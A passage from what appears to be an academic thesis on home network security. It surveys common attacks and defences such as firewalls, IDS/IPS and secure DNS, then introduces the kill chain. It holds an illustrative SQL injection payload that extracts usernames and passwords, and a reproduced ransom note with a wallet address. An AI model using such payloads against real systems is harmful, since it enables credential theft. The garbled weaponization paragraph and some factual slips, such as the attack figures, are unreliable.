


Figure 2-5 DOS Attack

There is another type of DOS attack, in this type of attack, the malicious actors use the weaknesses of an application or programme to break into the system, i.e., they make use of the vulnerabilities of that system. As a result, the system crashes and services are disrupted.

2.2.2 DDOS ATTACK

DDOS stands for Distributed Denial-of-Service. As the name suggests, it is a distributed DOS attack that is employed by malicious users to disrupt service. The word "distributed" suggests that there are multiple actors or botnets, i.e., sources are used to flood the target for service disruption. Usually, these kinds of attacks are conducted to damage the brand's reputation and trigger financial losses by preventing legitimate users from accessing the service. These malicious users control botnets from a single source called botmasters. They exploit vulnerabilities in the system and install these botnets, a form of malware that is often a virus or trojan virus (Saxena et al., 2020a). When a substantial number of trojan viruses are available at various locations to conduct the attack, the botmaster sends the instruction to these botnets to start, and the botnets start sending an enormous amount of traffic, which chokes the system/network and makes it unable to perform the designated tasks. A distributed denial-of-service (DDoS) attack occurred in 2018 against the popular online code management system GitHub. GitHub was hit by an onslaught of traffic, which at its peak came in at a rate of 1.3 terabytes per second, sending packets at a rate of 126.9 million per second. The attack wasn't just massive, it was record-breaking. In this attack, the botmasters flooded Memcached servers with spoofed requests, which gave them the ability to amplify their attack by 50,000x (Saxena et al., 2020).

2.2.3 MAN-IN-THE-MIDDLE ATTACK

A Man-in-the-middle attack (MITM) is a technological way of eavesdropping. In this attack, a malicious user forces him to act as a relay or proxy in-between communication sessions between the two parties or systems, impersonates both source and destination, and has access to session information or two systems that were trying to send and receive from each other. In a man-in-the-middle attack, the malicious user gains access to sensitive information since it is sitting in between the sender and receiver. It can also manipulate the data or important information or can destroy the data in transit between the sender and receiver. It can also extract sensitive data, which can cause harm if leaked (Mallik et al., 2019). With the arrival of strong encryption mechanisms like HTTPS, even if a man-in-the-middle attack is conducted, the intruders won't understand unless they know the key to decrypt it. We can completely evade this threat, as in recent times we have seen the "supply chain attack" of SolarWinds, where malicious users took the software distribution server responsible for patching/upgrading servers and were compromised.




Figure 2-6 Man in the middle attack

2.2.4 NETWORK SNIFFING ATTACK

It's akin to wiretapping when someone would listen in on your phone calls seeking critical information. In the same way, that packet sniffers work in the background and are hardwired or connected via Wi-Fi to the network, packet sniffers grab a copy of each packet being sent or received on the network. Packet sniffers give access to unencrypted sensitive information in networks like emails, passwords, source and destination, and clear text messages. This can also be avoided by using encryption, but sniffers can see what encryption is being used, and if malicious users obtain a key, they can decrypt the encrypted data. There are not only bad uses of packet sniffers but there are also good uses for network professionals who use such tools to troubleshoot network-related issues. For example, the use of "Wireshark" is very popular among network professionals.





Figure 2-7 Packet Sniffer

2.2.5 SQL INJECTION

SQL injections are based on SQL queries (language commonly used in Databases) injections, which means these queries are injected through the input data in the forms resulting in extracting data from it. SQL injection manipulation can extract sensitive information from the database, it can modify database entries, run administrative queries used for operational and management purposes of the database, it can recover the data from the fields of a given table present in the DBMS file system and, in some scenarios the commands can be given to the operating system. (Jang, 2020)

Much of the websites on the internet has a front end that is connected to databases at the back for data storage, SQL injections are very common due to inherited vulnerabilities in the DBMS.



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

Figure 2-8 SQL injection

2.2.6 Phishing attack

Phishing attacks are associated with impersonation (a source that pretends to be someone known to the target, and in reality, it is not that but a malicious actor). The most common method is through an email, which malicious actors will produce by using factors known to the target, usually a link that resembles something known or commonly used by the target or asking the target to act immediately by luring the target into a psychological state where they will click on the given link. Once the target clicks on the link, it will take the target to the malicious user domain (a fake domain) and ask the target to enter the private data. A copy of that private data is kept, which results in a compromise. Such attacks are commonly used to conduct bank fraud, gain access to email credits, gain access to personal communication, and ID theft, which is a common use of phishing attacks.





Figure 2-9 Phishing attack

2.2.7 Ransomware

In ransomware attacks, a malicious user infects the targeted host, encrypts target data, which in some cases can be an important file or entire computer, and holds the target hostage until the hostages pay a ransom in exchange for a key to decrypt the host or file (Hull et al., 2019).

Modern-day ransomware incidents show that malicious users have been threatening the targets to release or sell the information, potentially increasing the prospective damage caused by such attacks by orders of scale. Once the target has been determined, malicious users can install malware on the target system using remote systems or any vulnerability in the system. Once infected, the host transforms into modern-day ransomware that has the ability to move along the network and infect any hosts that are connected or online on that network. In recent days, it has come under observation that an increase in such attacks as holding individuals, enterprises, the health sector, and governments hostage, demanding ransom while remaining anonymous, which has become possible with the rise of blockchain-based cryptocurrencies and has emerged as one of the greatest risks in information security history.



WARNING: If you turn your PC off you will not get your files back!!!

c0hen locker has infected your PC

Whats happening?

All devices on your network have been infected

All of your computers files have been encrypted with ransomware

Your computer has been infected. You must do as instructed to get your files back.

Donate 0.15 BTC to this wallet

Or:

Download discord and add c0hen#7722 for decryption key
discord.com/download

BTC wallet: 18Fh68NJrMZCiTqq1VoWaQsSb8pxDjEw6N

Figure 2-10 Ransomware Attack

2.2.8 SOCIAL ENGINEERING

Social engineering is relevant to psychological phenomena where an ill-intentioned person gains the trust of a victim or the victim himself, trusts the other person, and starts giving away private information. This information could be very sensitive in nature. As a social engineer, you are dependent on human error rather than relying on system vulnerabilities as the mistakes made by users are less predictable and tough to identify (Mouton et al., 2016). Social engineering attacks come in various shapes and forms wherever human interactions happen. Malicious users try to get the background information, try to talk through the initial point of entry, figure out the weak security protocols, and proceed further to get sensitive information or gain access to critical systems. Through social engineering, impersonation has become very common these days, where a person has all knowledge about the target and gives a call to the target's bank over the phone. Usually, banks perform verification based on information already known to the malicious user, or the malicious user tricks the operator into a situation and gives away the desired outcomes.

2.2.9 IoT ATTACKS

IoT attacks are very easy to conduct as there are lots of vulnerabilities by design in IoT-based systems. The reason is that IoT devices are created to perform specific functions with minimal resources and have very small form factors. Malicious users can exploit these vulnerabilities as there is no security mechanism available to protect IoT devices and can easily gain control over these devices. They can also manipulate these IoT devices to work for them or conduct attacks on the target by installing botnets (Abdul-Ghani et al., 2018). Malicious users, such as surveillance cameras, can also gain access to private and sensitive information about the target for which these IOTs are being built. Once malicious users have gained access to the IoT, they can move around the network and gain control of or use other devices at their leisure.




Figure 2-11 IOT attack

2.2.10 ZERO-DAY EXPLOIT

A zero-day exploit is basically a vulnerability; it is a weakness in a system or a network that malicious users take advantage of immediately after it is available for public use — the term "zero" here refers to the same-day in which vulnerabilities are taken advantage of. A zero-day attack occurs when the vulnerabilities are exploited (Ibor, 2018). It is determined by the vulnerability in the system how an attack would be conducted, but zero-day attacks have a pattern. First, the malicious user goes through the code to look for vulnerabilities. Once the vulnerability is figured out in the system, malicious code is produced that will exploit this vulnerability, infiltrating the system and infecting it with the malicious code, then beginning exploitation.

2.3 The Countermeasure

In the last few sections, the common types of attacks were discussed. Furthermore, in the sections, we will discuss countermeasures. There are a number of security mechanisms and their applicability to home networks: firewalls, IDS, AMP, and other solutions such as Network Access Control (NAC), anti-SPIT systems, and secure DNS. These solutions can be easily managed by ISPs working to support home users. ISPs can also use a remote management centre. It is a challenge for an ISP to remote into all kinds of devices in the home. It is common practice to use a home gateway as a point of entry in the home network, through which all devices become accessible in this model. Securing the gateway means securing the whole home network.

2.3.1 Endpoint Protection

Endpoint protection refers to security practices used for securing data and workflows of individual devices that are connected to a network. Endpoint protection (EPP) works by analyzing files as they make their way into the network. Nowadays, EPPs connect to the on-ramp power of cloud infrastructure, releasing endpoints from an ever-growing database and a growing schema of threats without storing all information locally (Sonali et al., 2019). Data in the cloud will allow ease of access with greater speed and scalability.

An EPP has centralized management that is positioned on a network gateway or on a server. It enables the cybersecurity team to provide support remotely and manage the security control of a device. The client software is installed on each endpoint—it can be a SaaS and remotely managed, or it can be installed on the device directly. Once the endpoint has been updated, updates can be pushed to the endpoints when necessary, allowing log-in authentication from each device and managing policies from a single location. Through application control, EPPs secure endpoints and block applications that are malicious or unauthorized. Through unauthorized encryption, it prevents data loss. EPP solutions have two options to pick from;

they can be on-prem or they can be on-ramp cloud-based solutions. The cloud-based solution is more viable as it is more scalable and can be easily integrated with the existing architecture.

EPP quickly detects malicious code and threats. EPP can be combined with the EDR Endpoint Detection and Response module to protect against zero-day vulnerabilities and detect more advanced threats such as polymorphic attacks and fileless malware. With continuous monitoring, the EDR solution can offer a better view and give a number of response options.

2.3.2 INTRUSION DETECTION AND PREVENTION SYSTEMS (IDS/IPS)

An intrusion detection and prevention system are network security mechanisms for threat prevention and detection. It processes all network traffic flows to detect and prevent vulnerability exploits. These vulnerability exploits occur when malicious code is keyed-in to a targeted application or to a service that malicious users use to disrupt and obtain control of an application or a system. After an exploit, the attacker can disable the targeted service, which causes a denial-of-service state and advance access privilege rights and permissions accessible to the compromised application.

There are a number of ways to detect exploits, but there are two major methods, i.e., signature-based detection and statistical anomaly-based detection.

Signature-based detection is a method based on a dictionary of distinctively recognizable patterns called "signatures of code" in each exploit. When an exploit is discovered, its signature is logged and saved in a constantly growing dictionary of signatures. These IPS signatures are further broken down into two types:

2.3.2.1 EXPLOIT-FACING SIGNATURE

Exploit facing signatures trigger the unique pattern of attempt, i.e., by identifying exploits generated on the unique patterns of a specific exploit. An IPS can detect exploits by matching an exploit-facing signature in the traffic stream (Ninawe et al., 2019).

2.3.2.2 VULNERABILITY-FACING SIGNATURE

These are broader signatures that mainly exploit the underlying vulnerability of systems that are used as targets. Such signatures protect against a variety of exploits that are not directly observed, which increases the risk of false positives.

An IPS provide analysis of negatively selected files for malicious content. On the contrary, an IDS is a passive system that analyses traffic flows and reports back on threats—an IPS aggressively analyses traffic flows and actively takes actions on the traffic that makes its way into the network. Such actions include generating alarms, connection resets, traffic drops (malicious traffic), and blocking traffic from specific sources.

IPS should efficiently work to avoid any adverse effect on performance. It should operate swiftly because exploits take place in near real-time and accurately detect and respond to eliminate threats and false positives (legitimate packets misread as threats).

Anomaly detection takes sections of traffic flow at random and matches them to a predetermined standard performance stage. If the traffic flow is beyond the parameters of the defined standard performance, the IPS acts to manage the situation.

2.3.3 FIREWALLING

Firewall devices are used to protect the network. It does not allow any authorized traffic to pass through the network. Firewalls come in various form factors, depending upon where they are placed. These devices are usually placed at the edge of the network, usually connecting to the internet. Firewalls require configuration to work. These configurations are usually known as "security policies." These security policies permit the traffic in the network and out of the network, and who can access what. All this traffic to and from any endpoint depends on the policies defined on the firewall (Haar & Buchmann, 2019).

The firewall can have multiple zones, i.e., an inside zone, an outside zone, and a DMZ zone. The purpose of these is to define the traffic trust level and, through the help of the policies, traffic only moves between these zones. By default, all traffic from the outside zone that is going to the inside zone is dropped. Inside zone traffic only allows traffic from the DMZ zone. DMZ zone traffic allows traffic from outside and passes it on to the inside zone depending on the policies. These policies are dependent on the five tuples of TCP, i.e., the source IP address from where the connection is initiated and the source port, i.e., from which port the connection from the source IP is initiated. The destination IP address is the IP address for which the connection is initiated by the source, and the destination port is the port to which the hosted service can be connected to an incoming connection. The last thing is the protocol, which is defined as the set of rules by which communication between source and destination takes place.

The firewall also maintains logs, but it should be configured for the type of events, alarms, and warnings it should monitor and keep logs of. This helps understand the traffic and its patterns. It also logs traffic that is denied access to the network. This helps understand if some malicious user is trying to break into the traffic and also helps if something needs access and can be permitted as per security policy. Logs can be configured to be exported for detailed analysis.

Operating with firewalls can be tough for users who do not have the technical knowledge or do not understand IT security and its protocols. It would be good practice if ISPs managed these firewalls. As ISPs have the required set of skills to operate firewalls, they can send the pre-configured firewalls to their users. Usually, the general pattern of traffic is flowing out of the network, and the NGFW new generation firewalls are stateful firewalls that keep track of traffic that is flowing out from the inside of the network and let that traffic come back in when it returns. This pattern is known as stateful firewalls, which maintain session records, i.e., five-tuples. All firewalls can be managed from one central point. These policies can be configured from there. Any configuration, policy change, or upgrade can be performed from this central point by changing it manually or scheduling it at the most suitable time to prevent service disruption.

2.3.4 SECURE DNS

A DNS domain name server is a system that is responsible for translating registered names to IP addresses. When a user enters a URL into a browser to access a web service, that name is translated to an IP address because all services and hosted services are servers/hosts with IP addresses (local IP address RFC 1918), and these IP addresses are then translated to public IP addresses, and the name of the service is entered in the register against the public IP address. Upon receiving a request for that nameserver like google.com, the DNS tells which IP to use to access those services or send traffic to. DNS servers are hosted by the ISPs they serve. If secure DNS is procured, it can prevent users from lots of harmful attacks and provide secure traffic to users as it will send or allow traffic from legitimate servers and prevent traffic from malicious URLs (Blacka, 2007). This can be very helpful in combating attacks like fishing, whaling, ransomware, etc. Secure DNS maintains a list of all secure URLs and only permits traffic to those that are signed URLs; otherwise, it drops the traffic. DNS also provides features like content filtering, which blocks sites known to distribute spam, malware, and botnets, and blocks communication with known botnet masters. Also, there are third-party secured DNS servers available that are free to use, and users can switch their DNS server by changing a single IP in the gateway.

2.3.5 ANTI-MALWARE PROTECTION (AMP)

An anti-malware program, commonly known as AMP, is a piece of software that protects computers and networks from malware like spyware, worms, and adware. It scans systems and networks for malicious software that is forced into the system. An anti-malware program is the best tool to keep the computer system safe and the information protected. Although it has a resemblance to antivirus software, anti-malware is distinct from antivirus software. Anti-malware software has more advanced features and broader coverage than antivirus software (Zeijlemaker et al., 2018). It blocks spam, spyware, and other threats, which antivirus software doesn't. Anti-malware normally has advanced malware protection technology, depending on the software features, which may vary.

AMP works by monitoring and recording patterns. Through this technique, AMP identifies malware based on its nature, characteristics, and behaviour. Anti-malware do not match files to known threats; instead, if a file exhibits suspicious behavior, the anti-malware will identify it as a threat. It keeps an eye out for suspicious files that could harm a computer or network using the pattern monitoring technique. This feature enables AMP to detect malware more easily, as an anti-malware program doesn't have to scan a file anymore. With its behavior in the system, malware is identified.

AMP also works using another technique called "sandboxing." Through this technique, an anti-malware program isolates any suspicious file. AMP keeps these files in the sandbox to perform further analysis. Threats are immediately removed, while other files are permitted but will be continuously monitored. Sandboxing is another good way to keep malware from infecting other files, segregating harmful software from legitimate applications and preventing it from causing further damage.

If malware is detected, AMP removes it, prevents it from execution and infects it further. If a similar type of file reaches the system again, it will be removed automatically, and AMP will prevent it from installing.

There are a number of benefits AMP offers. It is regularly updated and generates alerts. Malicious users are kept out as such users use malware to gain access to the system. With AMP installed, users can have peace of mind that it is guarded. With AMP, users have the assurance that their data is safe and protected. AMP also keeps your system junk-free; it will notify you if junk files are consuming memory space and can be freed up.

2.4 Conclusion

This chapter initially focused on the home network and the types of users a typical home network has and what devices are operated on a home network, along with the future prospect of how technology is evolving, and users are getting their hands on the newest and greatest technology available at their disposal. While of all these factors, these users at home also constitute a remote workforce as well, which has their company's given device, or in some cases, this workforce also uses their own computers to work and operate. These workforce/remote working employees do not have sufficient knowledge of IT security. All they have available is an ISP-provided internet connection. The internet connection could be wired or wireless when given exposure. This brings lots of vulnerabilities of all sorts into the network and poses a great risk. These risks are ticking time bombs before they cause a very big incident. After all, it takes one vulnerability to be exploited to cause a large irreversible effect. This cyber incident causes serious damage and can ripple from home users or remote workforces to companies, corporates, and even governments. No one is safe as these threats are ever evolving and malicious users are getting more sophisticated, more equipped, and have far more resources available at their disposal. The issues of security and platform security arise: how can a home network be secured? to help home users who are not security-aware and lack even basic knowledge of cyber security.

Considering the scenario at hand, their models were discussed in the next section, which was thin, intermediate, and thick models. These models were discussed while considering two parties: the home user and the internet provider, or ISP, sharing responsibilities. Home users can choose any security model, and the ISP should provide services in accordance with the agreed service, depending on what legal responsibilities and SLA were agreed upon between the two parties and affordability. The role of the government was emphasized as playing a role in engaging ISPs to provide security to non-corporate customers, as ISPs have sufficient resources to engage with the economy. With customer support, ISP professionals will help to improve the overall security posture of the home network.

There are a number of vulnerabilities that exist in a home network as it is not governed by security professionals but dependent on the knowledge of home or common users, which means they mostly do not understand security and its frameworks. There are categories of threats that were highlighted which are applicable to home users and are not limited but ever evolving as technology is evolving and providing a wider attack surface and threat vector for threat actors. Threat actors exploit vulnerabilities in a home network by employing a number of different attack types to take control of the system or extract the imported data from it. This can sabotage a reputation by leaking private data to the public. At some point, these could be secrets and sensitive information may also leak, which is a huge risk and a bigger threat to concerning bodies.

To protect home users, the ISP role would be very dominant as they have users' trust by providing the internet and its related services. If these ISPs come forward and procure sophisticated security solutions that are greatly scalable using an economy of the scale model, they can manage and provide security or extend security services to home users. Over time, they can also educate home network users on how the home network security posture can be improved by bringing the security governance feature into their services. Some of the solutions that were discussed that can be placed centrally at the ISP level are very effective at combating security challenges, and other solutions were discussed that are placed on the home network but are ISP managed and controlled. Furthermore, we will discover more about such solutions in our study, try them, test them in a controlled environment, and note down our observations in the subsequent chapters.

CHAPTER 3

Chapter 3: RESEARCH METHODOLOGY

3.0 INTRODUCTION

In this chapter, we will discuss the methodology employed in designing the network for testing, validating, and evaluating the network guarded by firewalls based on the thin security model (Kritzinger & von Solms, 2010). This chapter includes a discussion of the tools and techniques used to simulate a home network and the introduction of a managed firewall based on a thin model (Kritzinger & von Solms, 2010) into the network. The evaluation of firewall packages, which is the objective of the research, shall be evaluated. Multiple vendors' firewall packages suitable for home users shall be evaluated. To simulate the attack on the home network, multiple tools from Backtrack, aka Kali Linux, will be used. A home network in which simulation will take place will be a controlled environment using the ethics of ethical hacking philosophy (Seema & Ritu, 2019). Evaluation of the features set offered by the firewall vendors based on the claims made concerning their effectiveness in protecting home networks and efficiency will be observed.

3.1 KILLCHAIN

Kill chain is developed by Lockheed Martin. The cybersecurity kill chain is a model for describing the steps an attacker must complete to carry out a successful attack. The model is made up of seven sequential steps, including reconnaissance, weaponization, delivery, exploitation, installation, command and control, and final actions with the aim of disrupting the attack (Tarnowski, 2017). One or more of these moves must be broken for the entire chain to fail, and in order for us to do that, we need to understand their playbook using the NIST cybersecurity framework as a reference.




Figure 3-1 Kill chain

3.1.1 Reconnaissance

The first step of any cybersecurity attack is to gather information about the victim, also known as reconnaissance. The two different stages of reconnaissance are passive and active. During the passive reconnaissance stage, an attacker will use indirect methods to gather information from publicly available sources (Engel, 2014). Google shows job listings and company websites. Once an attacker has collected as much public information as possible, they move on to active reconnaissance. This involves some level of interaction with your organization. During this phase, the attacker will actively probe your network system, looking for open ports and services. This includes technical tools like Nmap for port scanning and banner grabbing and vulnerability scanners. Vulnerability scanners are very loud and obvious, so attackers will usually limit their scope or slow scan over a period of time to avoid being caught. Defending against passive reconnaissance means limiting the level of detail we expose publicly. That means limiting the information put on job postings. Training personnel on acceptable use of social media sites and removing specific error messages from public servers. The first protective measure is to ensure that unused ports and services are disabled. This limits the number of entry points an attacker can use to get into your system. Honeypots are a great to ol that can be used as a decoy against a would-be attacker. Not only do they divert attention away from real systems, but it also reveals what they're after and who they are. A firewall with IPS capabilities on the perimeter will provide filtering and segmentation while also monitoring for port scans and banner grabs. The entire purpose of the reconnaissance phase is to find a weakness that can be exploited, and once that weakness has been discovered, the attacker can proceed to the next step.

3.1.2 WEAPONIZATION

In the weaponization phase, once an attacker has found a weak spot, their next step is to discover or create an assault so one can exploit that vulnerability. The weapon of choice will rely on the statistics collected during the reconnaissance step (Tarnowski, 2017). Some usually used weapons at some stage in this section are tools like Metasploit or Exploit DB. These are repositories for recognized exploits. A commonly used framework, "The Beal", is used to generate evasion code from malware social engineering toolkits. If it is determined to deliver the malware via social engineering campaign, and plenty of others, given that this degree is all approximately what the attacker uses as a weapon, it needs to have some of the fundamentals included, and that includes such things as patch control. Because it cannot take advantage of a vulnerability if there isn't always one to take advantage of, unpatched servers remain the supply of the significant majority of today's breaches. There are workplace macros, JavaScript, and browser plugins that are all known ways for an attacker to take advantage of, so disabling these will also greatly reduce exposure. Some technical controls are also observable to some degree, like any antivirus at the endpoint and perimeter to protect against known malware. An IPS is specifically configured to search for an exploit, tries in preference to simply port scanning and banner grabbing as within the reconnaissance stage. Email safety that includes antivirus and anti-adware features may be enabled in the course of this segment. The attacker is preparing which tool to apply, but certainly has not delivered the attack up till now.

3.1.3 DELIVERY

